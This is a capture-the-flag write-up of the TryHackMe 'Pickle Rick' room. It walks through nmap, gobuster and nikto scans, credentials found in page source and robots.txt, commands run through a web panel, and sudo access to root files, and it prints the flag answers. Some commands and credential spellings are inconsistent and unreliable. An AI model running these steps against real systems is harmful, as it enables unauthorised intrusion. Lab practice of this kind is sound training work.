

Capture the Flag (CTF)

Introduction


This task involved performing a hands-on Capture the Flag (CTF) challenge using the “Pickle Rick” room on TryHackMe. The objective was to simulate a penetration testing process by identifying vulnerabilities in a target system, gaining access, and retrieving hidden flags.

The process began with reconnaissance using network scanning tools to identify open ports and services. This was followed by web enumeration to discover hidden directories and sensitive files. Exploitation techniques were then applied to obtain login credentials and access the system. Finally, privilege escalation techniques were used to gain higher-level access and retrieve all required flags from the system.

Hands-On

1. Choosing an Environment

Tryhackme (<https://tryhackme.com>)




2. Choosing a Learning Path

Dashboard → Learn → Search → Junior Penetration Tester Path



3. Starting a Beginner Room

Choosing Pickle Rick Room



4. Connect Attack Machine to Kali VM Terminal

Run:

i) `sudo openvpn eu-central-1-oi.ugwoke-regular.ovpn`

```
Session Actions Edit View Help
└─$ cd ~/Downloads
(kali@kali)-[~/Downloads]
└─$ sudo openvpn eu-central-1-oi.ugwoke-regular.ovpn
2026-04-26 07:10:27 DEPRECATED OPTION: --persist-key option ignored. Keys are
now always persisted across restarts.
2026-04-26 07:10:27 Note: --cipher is not set. OpenVPN versions before 2.5 de
faulted to BF-CBC as fallback when cipher negotiation failed in this case. If
you need this fallback please add '--data-ciphers-fallback BF-CBC' to your c
onfiguration and/or add BF-CBC to --data-ciphers. E.g. --data-ciphers DEFAULT
:BF-CBC
2026-04-26 07:10:27 OpenVPN 2.7.0 x86_64-pc-linux-gnu [SSL (OpenSSL)] [LZO] [
LZ4] [EPOLL] [PKCS11] [MH/PKTINFO] [AEAD] [DCO]
2026-04-26 07:10:27 library versions: OpenSSL 3.5.5 27 Jan 2026, LZO 2.10
2026-04-26 07:10:27 DCO version: 6.18.12+kali-amd64 #1 SMP PREEMPT_DYNAMIC Ka
li 6.18.12-1kali1 (2026-02-25)
```

ii) Confirming Connectivity

```
(kali@kali)-[~]
└─$ ping 10.113.137.175
PING 10.113.137.175 (10.113.137.175) 56(84) bytes of data.
64 bytes from 10.113.137.175: icmp_seq=1 ttl=62 time=245 ms
64 bytes from 10.113.137.175: icmp_seq=2 ttl=62 time=269 ms
64 bytes from 10.113.137.175: icmp_seq=3 ttl=62 time=395 ms
64 bytes from 10.113.137.175: icmp_seq=4 ttl=62 time=213 ms
64 bytes from 10.113.137.175: icmp_seq=5 ttl=62 time=220 ms
```

5. Reconnaissance (Find Entry Points)

Run:

```
nmap -sV -sC -Pn 10.113.137.175
```


```
(kali@kali)-[~]
$ nmap -sV -sC -Pn 10.113.137.175
Starting Nmap 7.98 ( https://nmap.org ) at 2026-04-26 04:05 -0400
Nmap scan report for 10.113.137.175
Host is up (0.63s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.11 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 0f:91:23:00:6e:cc:c5:24:0b:03:0a:67:09:cf:40:f7 (RSA)
|   256 6b:5a:6f:83:f3:33:cf:ba:9a:d0:49:30:4f:32:00:46 (ECDSA)
|_  256 19:75:f1:6b:69:e1:ac:c1:a1:1d:1a:a7:10:06:e7:e3 (ED25519)
80/tcp    open  http     Apache httpd 2.4.41 ((Ubuntu))
|_ http-title: Rick is sup4r cool
|_ http-server-header: Apache/2.4.41 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Open Ports: 22/tcp – ssh; 80/tcp - http

6. Web Enumeration

i) Visit Port Website using Open Port 80

<http://10.113.137.175/>



7. Find the hidden Directories

Run

```
gobuster dir -u http://10.113.137.175 -w /usr/share/wordlists/dirb/common.txt
```

```
└─$ gobuster dir -u http://10.113.137.175 -w /usr/share/wordlists/dirb/common.txt
```

Gobuster v3.8.2

by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

```
[+] Url:          http://10.113.137.175
[+] Method:       GET
[+] Threads:     10
[+] Wordlist:     /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes: 404
[+] User Agent:   gobuster/3.8.2
[+] Timeout:     10s
```

Starting gobuster in directory enumeration mode

```
.hta          (Status: 403) [Size: 279]
.htaccess     (Status: 403) [Size: 279]
.htpasswd     (Status: 403) [Size: 279]
assets        (Status: 301) [Size: 317] [→ http://10.113.137.175/assets/]
index.html    (Status: 200) [Size: 1062]
robots.txt    (Status: 200) [Size: 17]
server-status (Status: 403) [Size: 279]
Progress: 4613 / 4613 (100.00%)
```

Finished

8. Check for vulnerabilities

Run

nikto -h <http://10.113.137.175>

```
└─(kali㉿kali)-[~]
```

```
└─$ nikto -h http://10.113.137.175
- Nikto v2.6.0
```

+ Your Nikto installation is out of date.

+ Target IP: 10.113.137.175

+ Target Hostname: 10.113.137.175

+ Target Port: 80

+ Platform: Unknown

+ Start Time: 2026-04-26 04:31:17 (GMT-4)

+ Server: Apache/2.4.41 (Ubuntu)

+ No CGI Directories found (use '-C all' to force check all possible dirs). CGI tests skipped.

+ [600050] Apache/2.4.41 appears to be outdated (current is at least 2.4.66).

9. Exploitation

Find:

i) Username

Run:

curl <http://10.113.137.175>

```
Session Actions Edit View Help

(kali@kali)-[~]
$ curl http://10.113.137.175
<!DOCTYPE html>
<html lang="en">
<head>
  <title>Rick is sup4r cool</title>
  <meta charset="utf-8">
  <meta name="viewport" content="width=device-width, initial-scale=1">
  <link rel="stylesheet" href="assets/bootstrap.min.css">
  <script src="assets/jquery.min.js"></script>
  <script src="assets/bootstrap.min.js"></script>
  <style>
    .jumbotron {
```

```
Note to self, remember username!
Username: R1ckRu13s
→
</body>
</html>

(kali@kali)-[~]
$
```

Portal Login Page

Username:

Password:

Username: R1ckRu13s

ii) Password

Run:

curl <http://10.113.137.175/robots.txt>

```
(kali@kali)-[~]
$ curl http://10.113.137.175/robots.txt
Wubbalubbadubdub

(kali@kali)-[~]
$
```

Password:


Password: WubbaLubbadubdub

10. Login into web browser using <http://10.113.137.175/login.php>

Using:

Username: R1ckRul3s


Password: Wubbalubbadubdub



11. Capture the Flag


a) Flag #1

i) Execute: ls



ii) View Content: Sup3rS3cretP1ckl3Ingred.txt


Execute: less Sup3rS3cretP1ckl3Ingred.txt




Result: mr. meeseek hair

b) Flag #2


i) Execute: ls /home/



ii) Execute again: ls /home/rick




iii) View Content: "/home/rick/second ingredients"
Execute: less "/home/rick/second ingredients"




Result: 1 jerry tear

c) Flag #3


i) Execute sudo -l



ii) Execute again:
`sudo ls /root/`



iii) View Content:
Execute: `sudo less ls /root/3rd.txt`



Result: fleeb juice


d) Capture the Flag (CTF) results:

- a) Flag #1 → mr. meeseek hair
- b) Flag #2 → 1 jerry tear
- c) Flag #3 → fleeb juice

11. Privilege Escalation

i) Check sudo permissions


Execute:
`sudo -l`



ii) Find SUID files

Execute:

```
find / -perm -4000 2>/dev/null
```



iii) Check system info

Execute:

```
uname -a
```

